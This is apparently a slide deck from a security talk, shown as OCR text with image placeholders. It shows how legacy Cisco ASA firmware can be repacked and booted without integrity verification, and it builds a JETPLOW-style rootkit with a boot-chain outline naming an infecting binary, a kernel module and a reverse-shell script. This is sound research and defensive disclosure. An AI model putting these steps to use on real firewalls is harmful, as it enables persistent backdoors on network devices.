
- Modify firmware image

  - –Modify binary before FW starts

- “Jail break” the Cisco CLI
  - –Modify running process


Modify the Firmware

- Modify /asa/bin/lina
- Repack the firmware (cpio /gzip)




```
root@kali:~/_asa921-k8.bin.extracted#  find . | cpio --format='newc' -o > ../r00tfs.img
150931 blocks
root@kali:~/_asa921-k8.bin.extracted# gzip ../r00tfs.img
root@kali:~/_asa921-k8.bin.extracted# 
```

- Replace rootfs.img with r00tfs.img inside asa921-k8.bin
- Manually copy+pasted gzip contents using hex editor..



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0016E870   00 00 00 00 00 00 00 00 00 00 00 00 D4 78 62 37   ............Ôxb7
0016E880   1F 8B 08 08 B5 54 59 53 00 03 72 6F 6F 74 66 73   .‹..µTYS..rootfs
0016E890   2E 69 6D 67 00 EC BD 7B 7C 54 D5 D5 3F 3C 27 73   .img.ì½{|TÕÕ?<'s
```

Uploading the Firmware



```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!
sumval(0x4d81) chksum(0x   0)
SHA-512(0x9b20c14b 0x388cef43 0xfe234c8e 0x2379dc6d 0x60099711 0xae8
ca3a 0x554d4ef2 0x2ecbf042 0xb710715c 0xf6ca3ab9 0x9fc52765 0x4b89b4
SHA-512(0x9b2c8530 0x32148ecf 0xe178b3b9 0x17c8e9d7 0xf9477183 0x705
2f78 0xf8da84c4 0xae43ce6b 0x94427d79 0x9a21e823 0x54e28232 0xdfa834
Checksum verification on new image failed
```

- TFTP fetch (tftpdnld) from ROMMON prompt

  = checksum error

- FTP/TFTP/SCP fetch (copy) from ASA prompt

  = checksum error

Uploading the Firmware

- Rewrite checksum locations with correct values
- Bypass altogether…
- SCP image to ASA = no checksum verification


```
root@kali:~#scp asa921-k8.bin admin@asa.mgmt.ip:
MyCiscoASA(config)#boot system disk0:/asa921-k8.bin
MyCiscoASA# reload
```

- Boot process does NOT verify image!

Modified Firmware?

- **No boot image integrity verification on legacy hardware.**
  - Secure Boot is now available on new hardware: ASA 5506-X, 5508-X and 5516-X (consider upgrading)
- **The lack of image integrity verification has been exploited for years.**

A Cisco ASA Rootkit



SPIEGEL ONLINE

TOP SECRET//COMINT//REL TO USA, FVEY


JETPLOW

ANT Product Data

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETPLOW also has a persistent back-door capability.

06/24/08


A Cisco ASA Rootkit



(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETPLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).

A Cisco ASA Rootkit

- Let’s make our own JETPLOW!



Kernel

init

/etc/inittab

/etc/init.d/rcS

/etc/init.d/S59asa

/asa/scripts/rcS


/tmp/run_cmd

/asa/bin/lina_monitor

/asa/bin/lina

A Cisco ASA Rootkit

- Let’s make our own JETPLOW!



Kernel

init

/etc/inittab

/etc/init.d/rcS

/etc/init.d/S59asa

/asa/scripts/rcS

/etc/init.d/S66asa

/root/M4R10-infect-lina

/root/M4R10-upgrade

insmod /root/M4R10-open.ko

/root/M4R10-reverse.sh


/tmp/run_cmd


/asa/bin/lina_monitor

/asa/bin/lina

A Cisco ASA Rootkit

- Let's make our own JETPLOW!

